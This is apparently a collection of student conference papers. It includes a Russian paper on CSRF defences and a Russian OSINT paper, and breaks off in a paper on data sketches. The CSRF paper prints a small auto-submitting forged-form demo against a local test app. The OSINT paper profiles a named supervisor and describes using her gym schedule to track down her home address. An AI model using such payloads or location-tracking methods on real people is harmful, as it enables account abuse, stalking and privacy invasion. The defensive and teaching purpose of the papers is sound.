4. Y. Kim, "Convolutional neural networks for sentence classification," arXiv preprint arXiv:1408.5882, 2014.
5. R. Socher, C. C. Lin, C. Manning, and A. Y. Ng, "Parsing natural scenes and natural language with recursive neural networks," in Proceedings of the 28th international conference on machine learning (ICML-11), pp. 129–136, 2011.
6. Krishna Prakash Kalyanathaya, D. Akila, P. Rajesh .: Advances in Natural Language Processing – A Survey of Current Research Trends, Development Tools and Industry Applications. International Journal of Recent Technology and Engineering (IJRTE), Vol.7, Issue. 5, pp.199-201 (2019)
7. Lecun, Y., et al. "Gradient-Based Learning Applied to Document Recognition." Proceedings of the IEEE, vol. 86, no. 11, 1998, pp. 2278–2324., doi:10.1109/5.726791.
8. T. Mikolov, M. Karafiat, L. Burget, J. Cernocký, and S. Khudanpur, "Recurrent neural network based language model," in Eleventh Annual Conference of the International Speech Communication Association, 2010.
9. S. Hochreiter and J. Schmidhuber, "Long short-term memory," Neural computation, vol. 9, no. 8, pp. 1735–1780, 1997.
10. I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio, "Generative adversarial nets," in Advances in neural information processing systems, pp. 2672–2680, 2014
11. A. Shrivastava, T. Pfister, O. Tuzel, J. Susskind, W. Wang, and R. Webb, "Learning from simulated and unsupervised images through adversarial training," in Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, pp. 2107–2116, 2017.
12. M. Arjovsky, S. Chintala, and L. Bottou, "Wasserstein gan," arXiv preprint arXiv:1701.07875, 2017.
13. X. Chen, Y. Duan, R. Houthoofd, J. Schulman, I. Sutskever, and P. Abbeel, "Infogan: Interpretable representation learning by information maximizing generative adversarial nets," in Advances in neural information processing systems, pp. 2172–2180, 2016.
14. A. Radford, L. Metz, and S. Chintala, "Unsupervised representation learning with deep convolutional generative adversarial networks," arXiv preprint arXiv:1511.06434, 2015.
15. T. Karras, T. Aila, S. Laine, and J. Lehtinen, "Progressive growing of GANs for improved quality, stability, and variation," arXiv preprint arXiv:1710.10196, 2017.
16. N. Tavaf, A. Torfi, K. Ugurbil, and P.-F. Van de Moortele, "GRAPPA-GANs for Parallel MRI Reconstruction," arXiv preprint arXiv:2101.03135, Jan 2021.
17. L. Yu, W. Zhang, J. Wang, and Y. Yu, "Seqgan: Sequence generative adversarial nets with policy gradient," in Thirty-First AAAI Conference on Artificial Intelligence, 2017.
18. J. Li, W. Monroe, T. Shi, S. Jean, A. Ritter, and D. Jurafsky, "Adversarial learning for neural dialogue generation," arXiv preprint arXiv:1701.06547, 2017.

DEEP LEARNING FOR TASK OF NATURAL LANGUAGE PROCESSING

Annotation. Natural Language Processing or NLP is a field that belongs to artificial intelligence, which acts as an interface between humans and computers for interaction using various computational algorithms. Recent applications of its algorithms include spam detection, auto question answering, summarizing media reports, machine translation, and more. Deep learning is an extension of machine learning and artificial intelligence that teaches computers to learn from experience in the same way that humans do. Many deep learning models have been successfully applied to various NLP tasks for the last few years. This paper has reviewed various deep learning architectures, including CNNs, RNNs, and GANs for natural language processing tasks.

Keywords: natural language processing, deep learning, CNN, RNN, GAN, machine learning, artificial intelligence

Sokolvyak E.S.

Scientific adviser: Averin G.V. Ph.D., professor

Donetsk National University

E-mail: sokolvyak.e@gmail.com

УДК 004.056.53

СОВРЕМЕННЫЕ МЕТОДЫ ЗАЩИТЫ ОТ CSRF АТАК

Токарев Д.И.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена анализу и обобщению известных CSRF-уязвимостей, методов проведения CSRF-атак и защиты веб-приложений от такого рода атак; разработано уязвимое веб приложение для демонстрации сути CSRF-атак и методов защиты от них; реализованы следующие методы защиты от CSRF-атак: CSRF-токен, double submit cookies, content-type protection, referrer protection, password confirmation, samesite cookie; для каждого вида защиты были найдены реальные примеры сайтов, на которых реализованы данные виды защиты.

Ключевые слова: CSRF-атаки, CSRF-токен, double submit cookies, content-type protection, referrer protection, password confirmation, samesite cookie.

CSRF – (Cross-Site Request Forgery, также XSRF) это атака на веб-приложение, при которой злоумышленник обманом заставляет жертву выполнять действия от своего имени. Такие атаки используют тот факт, что веб-сайт полностью доверяет пользователю, как только он проходит проверку подлинности того, кем он себя называет.

Часто к этой атаке относятся не так серьезно, как следовало бы, но при правильном выполнении CSRF-атака может иметь серьезные последствия (например, денежные средства могут быть отправлены с пользовательского счета на счет злоумышленника, от имени пользователя может быть размещена различного рода информация и т.п.). Поскольку эксплуатация CSRF-уязвимости имеет достаточно низкий порог входа, данный вид атаки несколько раз подряд попадал в топ OWASP [1]. Классическая CSRF-атака состоит из двух основных частей: обманом заставить жертву щелкнуть ссылку или загрузить страницу; отправка обработанного, законного вида запроса из браузера жертвы на веб-сайт. Запрос отправляется со значениями, выбранными злоумышленником, включая любые файлы cookie, которые жертва связала с этим веб-сайтом. Любой запрос, отправленный с этими учетными данными HTTP или файлами cookie, будет считаться законным, даже если жертва отправит запрос по команде злоумышленника. Есть другой вариант CSRF-атаки с использованием XHR API [2].

Разработка стенда. Для исследования CSRF-атак и методов защиты от них был разработан стенд, состоящий из страницы <http://bad-site/> с поддельной HTML-формой и JS-скриптами и тестового приложения <http://127.0.0.1:3000/>. Чтобы выполнять атаку необходимо склонить пользователя к нажатию submit-кнопки в форме. В результате на сервер происходит легитимный запрос с включением всех cookies и происходит уничтожение сессии и cookies с последующим перенаправлением на страницу авторизации (Рис. 1).




Рисунок 1. Результат нажатия submit-кнопки в поддельной HTML-форме

Добавлен JS-скрипт, выполняющий автоматическое нажатие submit-кнопки, злоумышленнику ничего не мешает добавить любое количество форм и с помощью скрипта нажать на каждую из них. От пользователя потребуется только перейти по ссылке, нажать на которую необходимо заставить методами социальной инженерии. Для атаки с использованием XHR API имеется JS-скрипт, который выполняет XHR-запрос с включением всех cookies (Рис.2).

```

<form action="http://localhost:3000/logout" method="POST">
  <input type="submit" id="submit" value="CSRF-Выход из системы">
</form>

<script>
  document.getElementById('submit').click();
</script>
    
```

Рисунок 2. HTML-форма с автоматической отправкой

В процессе тестирования выяснилось, что современные браузеры не позволяют отправлять запросы с помощью JS на сторонние домены, если домен с которого делается запрос не внесен в заголовок Access-Control-Allow-Origin. Причина кроется в CORS политике браузера, в целях безопасности запросы ограничиваются, пока в приложении не будут использованы CORS-заголовки. Браузер сначала отправляет HTTP-запрос, используя OPTIONS метод, к ресурсу в другом источнике, чтобы определить, безопасен ли фактический запрос для отправки [4]. Хотя в документации указаны условия, при которых запросы не подпадают под ограничения, но на практике любой меж доменный XHR-запрос или Fetch-запрос требует заголовок Access-Control-Allow-Origin в ответе (Рис.3).




Рисунок 3. В XHR-ответе нет заголовка Access-Control-Allow-Origin

Но даже если бы работала разрешающая политика, возникает следующая ошибка (Рис. 4). Поскольку в запрос добавлены cookies, в Access-Control-Allow-Origin должен быть указан атакующий домен, а так как его там нет запрос блокируется.




Рисунок 4. В заголовке Access-Control-Allow-Origin не указан конкретный домен

Таким образом можно сделать вывод, что в современном браузере классическим способом CSRF-атаку через XHR или Fetch запросы реализовать невозможно.

Теперь, когда определено наличие уязвимости и возможный способ взаимодействия рассмотрим шесть наиболее распространённых вариантов CSRF-защиты [3].

CSRF token. Генерация CSRF-токена происходит при успешной авторизации в приложении, и после токен сохраняется в сессии для дальнейшей сверки. В дальнейшем при открытии страницы в тестируемую форму (форма выхода из системы) будет встраиваться скрытое поле ввода с именем csrf и значением токена (Рис. 5). В результате при попытке подделки запроса способом отправки формы описанном в начале раздела происходит оповещение пользователя о попытке CSRF-атаки.




Рисунок 5. Защищенная CSRF-токеном форма и результат его проверки

Этот способ выполняет поставленную на него задачу, но требует хранения токена на сервере. Такой CSRF-токен был обнаружен, например, на сайте <https://market.csgo.com/checkout/>.

Double submit cookie. При каждом открытии нового окна происходит генерация CSRF-токена. Также, как и в предыдущем случае токен встраивается в скрытое поле формы с помощью шаблонизатора, но на этот раз для сравнения токен сохраняется в куках. Затем происходит сравнение CSRF-токена пользователя из формы и из cookies (Рис. 6).




Рисунок 6. Проверка запроса с помощью DoubleSubmitCookie

Результат такой же, как и в первой реализации через CSRF-токен. Разница между двумя способами защиты заключается только в способе хранения токена (в первом варианте токен хранится на сервере, а в этом токен хранится в куках пользователя).

Content-Type based protection. Такая защита основывается на том что CORS не позволяет отправлять запросы с произвольным Content-Type. Например, отправить форму с типом application/json нельзя, браузер автоматически поменяет тип на application/x-www-form-urlencoded, проверку этот запрос на сервере не пройдет. А сделать XMLHttpRequest или Fetch кросс доменный запрос без внесенного домена злоумышленника в список Access-Control-Allow-Origin снова не позволит браузер.

Referrer-based protection. Проверку происхождения запроса можно осуществить сверкой заголовков Origin и Referrer. Origin – это заголовок указывающий протокол и домен с которого сделан запрос. Referrer – это заголовок указывающий весь url-путь страницы с которой сделан запрос. Так как тестируемое приложение преимущественно одностраничное достаточно проверки Origin (Рис. 7).

```

async logoutReferrer(req, res) {
  ... if (req.get('Origin') !== "http://localhost:3000") return res.status(403).
    json({ message: "Нарушение безопасности (CSRF-Referrer). Злоумышленник
      пытается выполнить действия от вашего имени, соблюдайте осторожность!" });
  ... req.session.destroy();
  ... res.clearCookie('session');
  ... res.redirect('/');
}

```

Рисунок 7. Проверка Origin

Кросс доменный запрос не может пройти проверку потому, что браузер автоматически установит домен злоумышленника. Referrer защита была обнаружена на сайте <https://csgo.steamanalyst.com>

Password confirmation. В запросе необходимо указать пароль. Это может быть пароль учетной записи или любой проверочный пароль. Он сравнивается с записью в базе данных. Применим не только для защиты CSRF-атак, но и для любых ситуаций в которых требуется дополнительное подтверждение пользователя. Если злоумышленник не знает пароль CSRF-атака не работает. Но если злоумышленник каким-либо образом замаскирует форму, и пользователь введет пароль, то защита не сработает. Также возможен подбор пароля пока пользователь на странице злоумышленника (Рис.8).




Рисунок 8. Результат добавления проверки паролем

Метод защиты password confirmation использован, например, на сайте <https://market.csgo.com/checkout/>.

SameSite Cookies. У параметра SameSite есть два значения: Strict и Lax. Режим Strict означает, что приложение не будет отправлять куки ни на один запрос с другого ресурса. В таком случае CSRF не будет возможен. Однако здесь можно столкнуться с проблемой, что куки не будут пересылаться также при навигации высокого уровня (т.е. даже при переходе по ссылке). Например, если разместить ссылку <http://localhost:3000/>

на сайте злоумышленника, то даже если пользователь был бы авторизован, он все равно попадет на страницу авторизации. Такое поведение, конечно, может не порадовать пользователя, но можно быть уверенным в безопасности. Режим Lax решает проблемы с разлогированием описанную выше, но при этом сохраняет хороший уровень защиты. Он добавляет исключение, когда cookies передаются при навигации высокого уровня, которая использует “безопасные” HTTP методы GET, HEAD, OPTIONS и TRACE. Рисунок 1.1. SameSite защита была найдена на сайте <https://csgo.steamanalyst.com/>

Выводы. По результатам исследования можно сделать выводы, что защита с помощью CSRF-токена более надежна, но является ресурсоемкой из-за того, что токен хранится в базе данных. В то время как защита с помощью double submit cookies позволяет хранить токен на стороне клиента и поэтому является менее надежной. Проверка Content-Type protection и referrer protection в современном сайте должна быть реализована по умолчанию. В случаях, когда требуется дополнительная проверка пользователя следует использовать password confirmation. Защита SameSite существует в двух вариантах: Strict и Lax. Разработчик самостоятельно выбирает какой из вариантов для приложения подходит больше. Все эти варианты защиты реализованы в тестовом приложении.

Результаты данной работы внедрены в учебный процесс в курсе «Анализ безопасности web-приложений».

СПИСОК ЛИТЕРАТУРЫ

1. CSRF-уязвимости все еще актуальны [Электронный ресурс] – Режим доступа: <https://habr.com/ru/company/oleg-bunin/blog/412855/>(дата обращения 05.02.2022)
2. CSRF Attacks: Anatomy, Prevention, and XSRF Tokens [Электронный ресурс] – Режим доступа – URL: <https://www.acunetix.com/websitesecurity/csrf-attacks/>(дата обращения 05.02.2022)
3. Диогенес Ю. Кибербезопасность: стратегии атак и обороны /Ю. Диогенес, Э. Озкайя, М: – 2016, с.94-213.

MODERN DEFENSE METHODS AGAINST CSRF ATTACKS

Annotation: The work is devoted to the analysis and generalization of known conducting CSRF attacks and CSRF vulnerabilities, web applications protection from such attacks; a vulnerable web application was developed to demonstrate the essence of CSRF attacks and protection methods; the following methods of CSRF attacks protection were implemented: CSRF token, double submit cookies, content-type protection, referrer protection, password confirmation, samesite cookie; for each type of protection, real examples of sites were found that implemented these types of protection.

Keywords: CSRF attacks, CSRF token, double submit cookies, content-type protection, referrer protection, password confirmation, samesite cook

Tokarev Dmitry

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.

УДК 004.056

СТРУКТУРИРОВАННЫЙ МОНИТОРИНГ ДАННЫХ В СЕТИ ИНТЕРНЕТ

Фомин Н.А.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена методам поиска информации в открытых источниках глобальной сети Интернет. Рассматриваются сервисы для сбора информации и ее структурирования.

Ключевые слова: OSINT, сервисы для сбора информации, объект.

OSINT (Open Source INTelligence) – технология поиска и анализа данных, собранных из открытых источников Интернет пространств. По сути этим может заняться любой человек, ему всего лишь нужен доступ к интернету и сам объект поиска. Прелесть метода заключается в использовании открытых источников для поиска информации о человеке или организации, необходимо только знать методику поиска [1]. Зачем вообще это нужно специалистам по информационной безопасности? Во-первых, умение видеть информацию о человеке или организации там, где простые люди ничего не замечают – полезный навык, во-вторых сбор и анализ информации помогает находить злоумышленников, преступников или же предотвращать преступления. И наоборот, помогает поисковым группам и гуманитарным организациям искать потерявшихся людей. С правовой точки зрения этот метод не нарушает закон и не наносит вреда, потому что, это открытые источники, которые может обнаружить каждый желающий, однако использование собранной информации для получения доступа к конфиденциальной информации, личным данным, служебной или государственной тайне может нести юридические последствия [2].

Новичок от специалиста, отличается глубиной подхода и наблюдательностью, для кого-то информация на странице может являться просто обычным контентом, но знающий человек видит зацепки, и уже начинает анализ объекта по его интересам, работе, местам путешествий, кругу знакомств, сообществ на которые подписан, информации о досуге и тому подобное. Для иллюстрации попробуем собрать информацию о научном руководителе (Бабичева Маргарита Вадимовна – в дальнейшем объект). Считаем, что известно ФИО, должность и место работы объекта. Цель – найти как можно больше информации.

Поисковики. Имея ФИО человека, мы начинаем поиск информации о нем, и используем дорки -специальные команды для поиска в браузере, например, начнем с команды «allinanchor:», эта команда отвечает за расширенный поиск Google, которая ищет наличие указанных после двоеточия слов на сайтах. На рисунке 1 представлен результат выполнения данной команды. Можно увидеть, что объект зарегистрирован в социальных сетях, есть упоминание на официальном сайте университета. Необходимо отбросить тезок и однофамильцев. В общем открыть и проверить каждую полученную ссылку. Таким образом, задача подразделяется на 3 подзадачи – найти информацию, отсортировать полученные сведения, откинув бесполезные, проанализировать оставшиеся сведения, построить связи. Использовать можно не только Google, для поиска русскоязычного контента больше информации предоставляет Yandex, есть специализированные поисковики – Shodan, CentralOps, Maltego [3].

Социальные сети. Кроме поисковиков большое значение для сбора информации имеют социальные сети.




Рисунок 1 Результат выполнения команды «allinanchor»

Получив ряд ссылок на разные источники, в частности странички в социальных сетях, открываем каждую и начинаем изучать информацию. На рисунке 2 показаны записи, которые могут служить источниками для дальнейшего поиска.




Рисунок 2 Основные источники информации для OSINT специалиста

Найдя страничку в социальных сетях, мы делаем акцент на эти объекты, обращаем внимание на публикации, которые были на странице, проверяем комментаторов и группы, на которые подписан объект. Платформа ВКонтакте позволяет следить за публикациями пользователя, и когда пользователь будет публиковать или комментировать какой-то пост, вы получите уведомление об его активности в той или иной группе, это поможет сузить круг интересов или помочь в поиске родственников/друзей (круга общения). Для поиска родственников можно зайти в список друзей объекта и начать поиск однофамильцев, если список друзей скрыт, зная данные (город, ВУЗ и пр.) можно начать искать однофамильцев фильтруя их данными найденными ранее. Далеко не факт, что они будут так же предусмотрительны и заблокируют доступ к друзьям.

Поиск по изображениям. Чтобы узнать интересы или людей - с которыми контактирует объект просмотрим его фотографии (не забывая обращать внимание на даты, геолокацию). Фотографии рядом с достопримечательностями помогают воспользоваться сервисами «Картинки Google» или «Yandex Картинки». Даже если у нас нет геолокации сделанного снимка, можно найти географическое положение по достопримечательностям. На рисунке Таким образом мы получили информацию, где находился объект.




Рисунок 3 Поиск похожих объектов через «Google картинки»

Проверив фотографии, нахожу увлечение объекта, логотип спортклуба. Нахожу их социальную сеть (Instagram), которая используется для рекламы бренда или услуг. Путем поиска и анализа собранных данных я обнаружил в какой именно спорт зал ходит объект и найдя их расписание на официальном сайте нахожу имя тренера и время тренировки. После чего зная время и место пребывания объекта можно лично или с помощью друзей, таких же OSINT любителей определить фактический адрес проживания. Получив адрес и место работы, адрес проживания, ссылки и данные о родственниках и семье мы имеем полный комплект собранной информации, для завершения нашей работы.

Выводы. OSINT – сбор информации из открытых источников помогает найти общедоступную информацию о компании или человеке с целью дальнейшего анализа. Рассмотрены такие методы как специализированные поисковые запросы, специализированные поисковые системы, поиск в социальных сетях, поиск по изображениям. Выделены 3 этапа поиска- непосредственно поиск информации, сортировка полученных сведений, анализ полезных сведений, расширенный поиск, построение связей. Рассмотренные методы проиллюстрированы на примере сбора информации о научном руководителе. Применение OSINT является законным, однако приступая к работе следует ознакомиться с законодательством по защите информации.

СПИСОК ЛИТЕРАТУРЫ

1. Исследование на основе открытых источников или OSINT [Электронный ресурс] – Режим доступа - /URL: <https://eset.ua/ru/blog/view/117/issledovaniye-na-osnove-otkrytykh-istochnikov-ili-osint-gde-ispolzuyetsya-i-v-chem-opasnost>
2. Донецкая народная республика. Закон об информации и информационных технологиях № 71-ІНС от 07.08.2015, действующая редакция по состоянию на 12.09.2020 [Электронный ресурс] – Режим доступа - /URL: <https://dnrsovet.su/zakonodatelnaya-deyatelnost/prinyatye/zakony/zakon-donetskoj-narodnoj-respubliki-ob-informatsii-i-informatsionnyh-tehnologiyah/>
3. OSINT или как посмотреть на свою сеть глазами хакера [Электронный ресурс] – Режим доступа - /URL: <https://habr.com/ru/company/tssolution/blog/519664/>

STRUCTURED INTERNET DATA MONITORING

Annotation: the work is devoted to the search for information in open sources on the Internet. Open access services for collecting information and structuring it are considered.

Keywords: OSINT, information collecting services, object.

Fomin Nikita,

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.

Gmail: nickoba89@gmail.com

УДК 004.042; 37.01

ТЕХНОЛОГИЯ СКЕТЧЕЙ ДАННЫХ (DATA SKETCHES) И ЕЁ ВНЕДРЕНИЕ В УЧЕБНЫЙ ПРОЦЕСС ВУЗОВ

Гаркушина А.А.

*Научный руководитель: Дмитренко Н.А. старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе затрагиваются вопросы изучения и анализа зарубежного опыта предобработки больших данных (*Big Data*), и даются рекомендации внедрения в учебный процесс обучения технологиям баз данных современных методов обработки потоковых данных – скетчей данных (*Data Sketches*). Приведены история развития технологии *Data Sketches* и её основные принципы.

Ключевые слова: образование, цифровая экономика, базы данных, большие данные, потоковый алгоритм обработки данных, скетч данных.

Вступление. Специалистами министерства цифрового развития, связи и массовых коммуникаций Российской Федерации в рамках реализации национальной программы «Цифровая экономика Российской Федерации» [1] проведен мониторинг дефицита квалифицированных кадров ИТ – как узких специалистов, так и кросс-функциональных – который в настоящее время по разным оценкам составляет от 500 тыс. до 1 млн. человек [2, 3]. Для ликвидации дефицита правительство предприняло ряд мер: от увеличения бюджетных мест по требуемым специальностям, до повышения квалификации преподавателей и переработки учебных планов и рабочих программ дисциплин. Очевидно, что помимо количественного, необходимо и качественное трансформирование модели образования, поиск гармонии между современными традиционными методами и подходами в образовании [4, 5] с инновационными цифровыми решениями и средствами [6].

Цель настоящей работы состоит в изучении и анализе зарубежного опыта в области предобработки больших данных (*Big Data*) и разработке рекомендаций по внедрению современных концепций баз данных в рабочие программы учебных дисциплин вузов на примере реализации технологий скетчей данных (*Data Sketches*). Методом исследования выступает теоретический анализ литературы.

Теоретическая база исследования. История развития технологии DataSketches. Всё более возрастающие требования к скорости обработки информации на фоне растущих объёмов поступающих данных диктуют необходимость пересмотра традиционной концепции развития современных баз данных.

Существует ряд задач по обработке больших данных (*Big Data*), в которых далеко не всегда необходимо получить абсолютно точный результат. В таких случаях, с целью сокращения затрат вычислительных ресурсов и времени, целесообразно применять алгоритмы приближенных вычислений. В настоящее время за рубежом большой популярностью пользуется библиотека потоковых алгоритмов с открытым исходным кодом от Apache Software Foundation – «DataSketches», представляющая собой класс специализированных поточных алгоритмов – скетчи (*Sketches*), способных показывать результаты в границах математически доказанной погрешности, рассчитанные на порядки быстрее традиционных методов. На сегодняшний день этот метод анализа данных в реальном времени, по утверждению разработчиков, является едва ли не единственным признанным решением [7].

Работы над созданием библиотеки *DataSketches* были начаты в 2012 году в компании Yahoo в качестве внутреннего проекта, призванного значительно сократить

